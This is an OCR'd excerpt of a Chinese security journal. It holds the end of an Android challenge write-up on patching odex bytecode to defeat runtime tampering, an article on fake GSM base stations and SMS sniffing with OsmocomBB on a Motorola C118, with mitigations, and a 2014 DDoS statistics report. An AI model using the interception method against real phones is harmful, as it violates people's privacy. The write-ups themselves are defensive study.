                    v5_hashMap.put(v8, v0);
                    v0 = Integer.valueOf(v1);
                    goto label2;
                }
            }
        }
        else
        {
            v0 = v5_hashMap.get(v8);
    label2:
            v1 = content;
            v1 = String.valueOf(v1);
             v8 = new StringBuilder(v1);          //v8 = new
StringBuilder(content);
            v0 = Integer.byteValue(v0);
            v0 += 0x41;
            v0 &= 0xffff;
            v0 = Charactor.valueOf(v0);
            content = v8.append(v0).toString();
            v3_off += 1;
        }
    }
}
```

将汇编代码转换为 Java 源码后可以比较容易的看出字符串变换的逻辑，从而找出正确的字符串。如下：



这种方法需要人工看汇编进行反编译，效率很低，只适合做练习，不适合做大量的分析。

最后再测试一下方法二。打开 data@app@com.bluebox.lab.poc-1.apk@classes.dex，查看 String 类的定义，如下：

struct class_def_item class_def[201]	public constructor declared-synchronized Ñava.lang.String
uint class_idx	(0x1F1) Ñava.lang.String
enum ACCESS_FLAGS access_flags	(0x30001) ACC_PUBLIC ACC_CONSTRUCTOR ACC_DECLARED_SYNCHRONI
uint superclass_idx	(0x1CA) java.lang.Object
uint interfaces_off	0
uint source_file_idx	NO_INDEX
uint annotations_off	0
uint class_data_off	84523
◢ struct class_data_item class_data	0 static fields, 1 instance fields, 2 direct methods, 5 vir
▷ struct uleb128 static_fields_size	0x0
▷ struct uleb128 instance_fields_size	0x1
▷ struct uleb128 direct_methods_size	0x2
▷ struct uleb128 virtual_methods_size	0x5
▷ struct encoded_field_list instance_fields	1 fields
◢ struct encoded_method_list direct_methods	2 methods
▷ struct encoded_method method[0]	public constructor void Ñava.lang.String.<init>(java.lang.S
▷ struct encoded_method method[1]	private void Ñava.lang.String.add(java.lang.String)
◢ struct encoded_method_list virtual_methods	5 methods
▷ struct encoded_method method[0]	public int Ñava.lang.String.append(java.lang.String)
▷ struct encoded_method method[1]	public boolean Ñava.lang.String.equals(java.lang.Object)
▷ struct encoded_method method[2]	public byte[] Ñava.lang.String.getBytes()
▷ struct encoded_method method[3]	public java.lang.String Ñava.lang.String.toString()
▷ struct encoded_method method[4]	public void Ñava.lang.String.zoom(java.lang.String)

可以看到 add 函数后面是 append 函数，必须让 append 函数腾出位置以便对 add 函数进行 patch。修改 append 函数的 code_off 字段，使 append 函数和后面的 equals 函数指向同一个代码块。这样 append 函数就空出了它的位置，留给 add 函数做 patch。如下：

◢ struct class_data_item class_data	0 static fields, 1 instance fields, 2 di
▷ struct uleb128 static_fields_size	0x0
▷ struct uleb128 instance_fields_size	0x1
▷ struct uleb128 direct_methods_size	0x2
▷ struct uleb128 virtual_methods_size	0x5
▷ struct encoded_field_list instance_fields	1 fields
▷ struct encoded_method_list direct_methods	2 methods
◢ struct encoded_method_list virtual_methods	5 methods
◢ struct encoded_method method[0]	public int Ñava.lang.String.append(java.
▷ struct uleb128 method_idx_diff	0xC74
▷ struct uleb128 access_flags	(0x1) ACC_PUBLIC
▷ struct uleb128 code_off	0x277BC
▷ struct code_item code	3 registers, 2 in arguments, 2 out argum
◢ struct encoded_method method[1]	public boolean Ñava.lang.String.equals(j
▷ struct uleb128 method_idx_diff	0x1
▷ struct uleb128 access_flags	(0x1) ACC_PUBLIC
▷ struct uleb128 code_off	0x277BC
▷ struct code_item code	3 registers, 2 in arguments, 2 out argum

修正 add 函数的长度字段 insns_size 为 0xde/2，然后 patch add 函数的 inisns 代码部分，如下：

◢ struct class_data_item class_data	0 static fields, 1 instance fields, 2
▷ struct uleb128 static_fields_size	0x0
▷ struct uleb128 instance_fields_size	0x1
▷ struct uleb128 direct_methods_size	0x2
▷ struct uleb128 virtual_methods_size	0x5
▷ struct encoded_field_list instance_fields	1 fields
◢ struct encoded_method_list direct_methods	2 methods
▷ struct encoded_method method[0]	public constructor void Ñava.lang.Str
◢ struct encoded_method method[1]	private void Ñava.lang.String.add(jav
▷ struct uleb128 method_idx_diff	0x1
▷ struct uleb128 access_flags	(0x2) ACC_PRIVATE
▷ struct uleb128 code_off	0x27670
◢ struct code_item code	13 registers, 2 in arguments, 3 out s
ushort registers_size	13
ushort ins_size	2
ushort outs_size	3
ushort tries_size	0
uint debug_info_off	0
uint insns_size	111
▷ ushort insns[111]	

然后将 patch 后的 odex 转换为 dex，再进行反编译就获得了 Java 源码，如下：

```
private void add(java.lang.String paramString)
{
  int k = paramString.length();
  HashMap localHashMap = new HashMap();
  this.content = "";
  char[] arrayOfChar = paramString.toCharArray();
  int j = arrayOfChar.length;
  for (int m = 0; m < j; m++)
  {
    Integer localInteger2 = Integer.valueOf(('□' + arrayOfChar[m]) % k);
    Integer localInteger1 = Integer.valueOf(0);
    if (!localHashMap.containsKey(localInteger2))
    {
      for (int i = 0; ; i++)
      {
        if (i >= k)
          break label134;
        if (i * localInteger2.intValue() % k == 1)
          break;
      }
      localHashMap.put(localInteger2, Integer.valueOf(i));
      localInteger1 = Integer.valueOf(i);
    }
    else
    {
      localInteger1 = (Integer)localHashMap.get(localInteger2);
    }
    label134: this.content += Character.valueOf((char)(65 + localInteger1.byteValue()));
  }
}
```

这种方法只需要较少的人工干预，还原了动态修改保护的 Java 代码。

参考文献

Android Security Analysis Challenge: Tampering Dalvik Bytecode During Runtime

http://bluebox.com/labs/android-security-challenge/

Bytecode for the Dalvik VM

http://source.android.com/devices/tech/dalvik/dalvik-bytecode.html

Dalvik Executable Format

http://source.android.com/devices/tech/dalvik/dex-format.html

Dalvik VM Instruction Formats

http://source.android.com/devices/tech/dalvik/instruction-formats.html

伪基站与GSM窃听

合肥办事处 王东亚

关键词：伪基站 GSM 窃听 双向鉴权 加密

摘要：在 GSM 网络中，由于没有使用双向鉴权导致存在伪基站的风险，而没有对数据进行加密导致存在信息和语音被窃听的风险，最终导致个人受到严重损失。

一、概述


“非法无线信号发射台”（又称“伪基站”）是一种小型化、可车载、易移动的无线通信设备，设备是一种高科技仪器，一般由主机和笔记本电脑组成，通过短信群发器、短信发信机等相关设备能够搜取以其为中心、一定半径范围内的手机卡信息，它非法使用运营商的频率，利用大功率发射强信号和无线参数优选设置，诱骗客户手机接入，收集客户信息，同时可伪造任意发送号码强行向覆盖区内的手机发送不良信息。

全球移动通信系统 Global System for Mobile communication 就是众所周知的 GSM，是当前应用最为广泛的移动电话标准。全球超过 200 个国家和地区超过 10 亿人正在使用 GSM 电话。GSM 被看作是第二代 (2G) 移动电话系统。2010 年 12 月，Security Research Labs 实验室的 KarstenNohl 和 OsmocomBB 项目程序员 SylvainMunaut 在 Chaos Communication Congress 黑客大会上展示了通过普通手机作为网络“嗅探器”，使用普通电脑和开源软件 OsmocomBB，成功拦截附近的 GSM 用户的通话和短信内容。


二、伪基站

2.1 原理

下图展示了 2G/3G/LTE 网络的鉴权方式，目前国内 2G 网络采用单向鉴权认证，即手机不鉴权网络的合法性，仅在基站一侧对手机进行鉴权，导致手机无法有效辨别基站的真伪。



在移动网络中，伪基站设置中国移动网号，使用中国移动 GSM 频段，并设置更优的小区重选参数；当手机进入伪基站覆盖区域时，很容易通过位置更新切换到伪基站小区。其示意图如下图：



一般情况下，为了降低被发现的机率，伪基站只会向手机发送一条短信，具体流程如下：

1）手机进入到伪基站覆盖范围时，自动重选接入到伪基站小区。

2）手机发送位置更新请求，伪基站接受请求，并下发位置更新成功消息（在此期间，伪基站也获取了用户的 IMSI 和 IMEI）。

3）伪基站按照短信被叫流程，向手机下发短消息。

4）伪基站主动变更 LAC，通过广播消息告知已接入手机，触发手机再次位置更新。

5）本次位置更新被伪基站拒绝，手机位置更新失败，手机脱离伪基站。

6）手机重新位置更新，并切换回中国移动网络。

2.2 危害

伪基站非法使用运营商的频率，假冒运营商网络，伪装成运营商基站，利用大功率发射信号和无线参数优选设置，诱骗客户手机接入，收集客户信息，同时可伪造任意发送号码强行向覆盖区内的手机发送不良信息。伪基站造成了通信的干扰，并且骚扰了用户。

2.3 解决方案

要完全解决伪基站的问题，必须使用双向鉴权。下面是双向鉴权的原理。

1. USIM 卡通过校验核心网下发的 AUTN 实现对网络侧的鉴权，判断与 USIM 卡通信的网络设备的合法性。

2. 共享密钥 K 仅在 USIM、HLR/HSS 分别预置。USIM 卡鉴权网络用的 AUTN 就是由 K 参与运算得到的，并由 HLR/HSS 通过合法的基站传送给终端侧 USIM 卡。

3. 一方面，伪基站无法注册到运营商合法网络，因此无法拿到核心网下发的 AUTN；另一方面，由于伪基站无法获知 K，因此，即便伪造 AUTN，也无法通过 USIM 卡对它的鉴权，后续通信流程无法继续。

三、GSM 窃听

3.1 原理


GSM 系统中的加密不是端到端的，只是在无线信道部分即 MS 和 BTS 之间进行加密，这给攻击者提供了机会。在 GSM 系统中，

加密算法是固定不变的，没有更多的密钥算法可供选择，缺乏算法协商和密钥协商的过程。在移动通信中，终端和网络间的大多数信令信息是非常敏感的，需要得到完整性保护。而在 GSM 网络中，没有考虑数据完整性保护的问题，如果数据在传输的过程中被篡改也难以发现。


GSM 加密采用 A5 算法。A5 算法 1989 年由法国人开发，是一种序列密码，它是欧洲 GSM 标准中规定的加密算法，专用于数字蜂窝移动电话的加密，用于对从电话到基站连接的加密。A5 的特点是效率高，适合硬件上高效实现。A5 发展至今，有 A5/1、A5/2、A5/3、A5/4、A5/5、A5/6、A5/7 等 7 个版本，目前 GSM 终端一般都支持 A5/1 和 A5/3，A5/4 以上基本不涉及。终端不允许支持 A5/2。但是在国内，GSM 是明文的，没有使用任何加密。

OsmocomBB 是 GSM 协议栈 (Protocols stack) 的开源实现，全称是 Open source mobile communication Baseband。目的是要实现手机端从物理层 layer1 到 layer3 的三层实现。利用这个项目可以扫描基站，然后对指定的信道号进行嗅探，进而获取数据。

能监听到GSM短信的硬件设备只需要一台摩托罗拉C118手机，如下图：



然后在系统中利用 OsmocomBB 程序，将 C118 手机软刷机，就可以窃听短信，如下图所示：



3.2 危害

GSM 窃听使得个人信息受到严重威胁，即使使用 3G，在 3G 信号不好的地方，会自动切换到 GSM 网络，仍然具有很大的风险。其实不管是 2G、3G、LTE 网络设计时都设计了加密，但都没有开启。如果不开启，理论上无论哪种网络都可以被拦截，而不仅仅是 GSM 特定问题。

3.3 解决方案

1、运营商开启加密

2、业务提供商使用 HTTPS 服务

3、短信或者语音实现端对端加密或者业务短信实现客户端到平台加密

参考文献

http://security.tencent.com/index.php/blog/msg/31

http://blog.csdn.net/u011069813/article/details/17075293

2014上半年绿盟科技DDoS威胁报告

研究院 鲍旭华 洪海

执行摘要

持续关注趋势


多年来，绿盟科技致力于帮助客户实现业务的安全顺畅运行。每天，绿盟科技的防护产品和监测系统会发现数以千计的DDoS（分布式拒绝服务）攻击危害客户安全。为了快速反馈这类攻击的信息，绿盟科技发布《2014H1DDoS威胁报告》。本报告为2014年半年报，用于快速跟踪及反馈DDoS威胁的发展态势。

关键发现

本次报告包括以下关键观点：

政府网站依然是最主要的攻击对象，攻击者选择目标具有“潮流性”

广州、上海和浙江是最集中的受害区域，受攻击的地区有越来越集中的趋势



四成的受害者遭受2次或以上DDoS攻击，40位中会有1位遭受10次以上

DNS FLOOD依然是最主要的DDoS攻击方式，HTTP FLOOD持续减少


30分钟内的DDoS攻击始终占总数的90%左右

大流量高速的攻击正越来越多

报告内容

观点1：政府网站依然是最主要的攻击对象，攻击者选择目标具有“潮流性”


绿盟科技收集了2013至2014年全球发生的重大DDoS攻击事件。在这些攻击事件中，2014上半年政府网站依然是DDoS攻击最主要的目标，占总数的三分之一，其次则是针对商业公司的攻击。与2013下半年相比，政府网站和在线游戏受到的攻击比例有所下降，而运营商和商业公司则有所上升。与2013上半年相比，最明显的区别是针对银行的DDoS急剧减少。这体现了攻击者除了具有“逐利性”以外，对目标选择其实同其他商品一样具有“潮流性”。



	2013H1	2013H2	2014H1
政府	28.9%	49.4%	33.3%
银行	43.3%	6.5%	0.0%
运营商	1.1%	7.8%	14.6%
商业公司	21.1%	10.4%	20.8%
非盈利机构	4.4%	0.0%	0.0%
在线游戏	0.0%	5.2%	8.3%
其它	1.1%	20.8%	22.9%

图 1

33.4% 观点 2：广州、上海和浙江是最集中的受害区域，受攻击的地区有越来越集中的趋势




	广东省	浙江省	北京市	湖南省	福建省	江苏省	江西省	安徽省	辽宁省	黑龙江省	山东省	上海市	天津市	香港特别行政区	四川省	其它
2013H1	35.0%	20.3%	10.1%	6.6%	5.3%	5.2%	4.5%	4.2%	1.8%	1.4%	0.0%	0.0%	0.0%	0.0%	0.0%	5.6%
2013H2	32.7%	24.0%	4.7%	4.9%	7.0%	8.0%	3.6%	2.9%	0.0%	0.0%	2.2%	1.6%	0.0%	0.0%	0.0%	8.5%
2014H1	33.4%	22.3%	0.0%	0.0%	5.9%	1.3%	0.6%	0.0%	0.0%	0.0%	1.1%	26.2%	3.9%	1.1%	0.5%	3.6%

图 2

2013 至 2014 年 DDoS 攻击目标在中国国内的地理分布变化明显。从图 2 可以看出，2014 上半年广州、上海和浙江是最集中的受害区域。受害区域有越来越集中的趋势，2013 前三位的地区共占攻击的 65% 左右，而在 2014 上半年则上升到 82%。其中变化最明显的是北京市，受害者数量逐年减少，2013 上半年位列第三，到 2014 就已经跌出了前十。

观点 3：四成的受害者遭受 2 次或以上 DDoS 攻击，每 40 位中会有一位遭受 10 次以上



	1	2	3-10	11-20	20+
2013H1	31.3%	29.0%	33.5%	4.4%	1.7%
2013H2	53.7%	19.8%	22.9%	2.5%	1.1%
2014H1	57.1%	18.9%	21.5%	2.1%	0.4%


图 3

图 3 表现了 2013 至 2014 年 DDoS 攻击目标每半年受到的 DDoS 攻击次数。从中可以看出，2014 上半年中四成的受害者（42.9%）遭受过 2 次或以上的 DDoS 攻击，而每 40 个受害者中会

有一位遭受 10 次以上的攻击，半年内单一目标最多遭受过 68 次攻击。整体现象与 2013 下半年基本一致。而与 2013 上半年相比，情况已经有所改善，当时有超过三分之二的受害者遭受过 2 次或以上 DDoS 攻击。

观点 4：DNS FLOOD 依然是最主要的 DDoS 攻击方式，HTTP FLOOD 持续减少

2014 上半年绿盟科技的监测数据显示，DNS FLOOD 依然是最主要的 DDoS 攻击方式，占总数的 42%，数量有所减少，而 TCP FLOOD 则大幅上升。与 2013 上半年相比，DNS FLOOD 的上升和 HTTP FLOOD 的下降最为显著。




	HTTP_FLOOD	DNS_FLOOD	TCP_FLOOD	UDP_FLOOD	ICMP_FLOOD	MIX_FLOOD	OTHER
2013H1	37.2%	13.1%	38.7%	3.5%	0.3%	4.1%	3.0%
2013H2	20.9%	50.1%	12.2%	6.6%	0.9%	4.6%	4.7%
2014H1	11.4%	42.0%	31.2%	13.5%	0.9%	0.6%	0.4%

图 4

观点 5：30 分钟内的 DDoS 攻击始终占总数的 90% 左右

2013 年以来的数据显示，DDoS 攻击时间的分布一直比较稳定，30 分钟内完成的攻击始终占 90% 左右。由此可见，对于 DDoS 的缓解而言，从检测发现攻击到启动清洗的响应速度会成为评判缓解效果的关键因素之一。此外，长期连续的 DDoS 攻击虽然少见但依然存在，2014 上半年绿盟科技监测到持续最久 DDoS 长达 228 个小时。




	0-30min	30min-1h	1h-8h	8h-64h	64h+
2013H1	93.2%	1.0%	2.5%	2.5%	0.7%
2013H2	86.2%	2.2%	4.4%	4.9%	2.3%
2014H1	93.5%	2.3%	3.3%	0.7%	0.2%

图 5


观点 6：大流量、高速率的攻击正越来越多

2013 年，大部分 DDoS 的实际流量并不大，500M 以下的攻击占 90% 以上。然而，2014 上半年的数据显示，DDoS 的攻击流量开始整体上升，500M 以上的攻击已占总数的三分之一，4G 以上则超过了 5%。绿盟科技在此期间内监测到的攻击流量最高达到 45G。




	1-500M	500M-2G	2G-4G	4G+
2013H1	93.1%	6.0%	0.7%	0.2%
2013H2	90.7%	7.1%	1.3%	0.9%
2014H1	65.8%	24.6%	4.1%	5.5%

图 6



与流量提升同步，DDoS 攻击的包速率也在全面加快。0.2Mpps 以上的已经超过一半，而在 2013 下半年这个数字还仅为 16%。超过 3.2Mpps 的攻击也超过了 2%，最快速率达到了 23Mpps，高速攻击的时代正在来到。



	0-0.2M	0.2-0.8M	0.8-1.6M	1.6-3.2M	3.2M+
2013H1	69.1%	23.4%	5.8%	1.5%	0.2%
2013H2	83.8%	12.5%	2.5%	0.9%	0.2%
2014H1	49.5%	33.8%	8.2%	6.2%	2.2%

图 7

结束语

回顾四年来 DDoS 的跟踪数据以及更早期的研究成果，我们会发现其发展并不平稳。从一些角度看，攻击者的行为在不断变化，例如受害行业和攻击方法；而从另一些角度，似乎存在比较明显的趋势，例如受害者的地域分布和攻击的流量时长。

引发这些现象的原因包括了技术自身的发展，网络环境的演进，以及利益格局的变化。技术发展为攻击者提供了越来越多的工具选择，但这并不是关键的因素。网络环境的演进使得攻防的战场更为复杂，可用的战术多样化的同时，也有一些高效原则开始被普遍接受。

最后，也是最重要的，大部分 DDoS 攻击者依然以获利为目的，网络中自身利益格局的变化，对攻击行为的影响是最大的。事实表明，这个观点正是得益于绿盟科技长期跟踪及分析 DDoS 数据。相信这些观点对于大家预测未来的攻击形态，以及进一步完善企业及组织的解决方案，是有价值的。

“知己知彼，百战不殆”，面对阴影中凶狠而狡猾的敌人，您做好准备了吗?

作者和贡献者

作者：鲍旭华　洪海

贡献者：刘永刚　刘亚　王晓晖

THE EXPERT
BEHIND GIANTS

巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“与其他行业相比，信息安全行业还很年轻，
应充分借鉴传统安全的经验，更好更快地发展自己。”

刘 凯

绿盟科技北京分公司 高级安全顾问

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880
服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328
技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW

一体化安全解决方案：安全、易用、稳定

NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL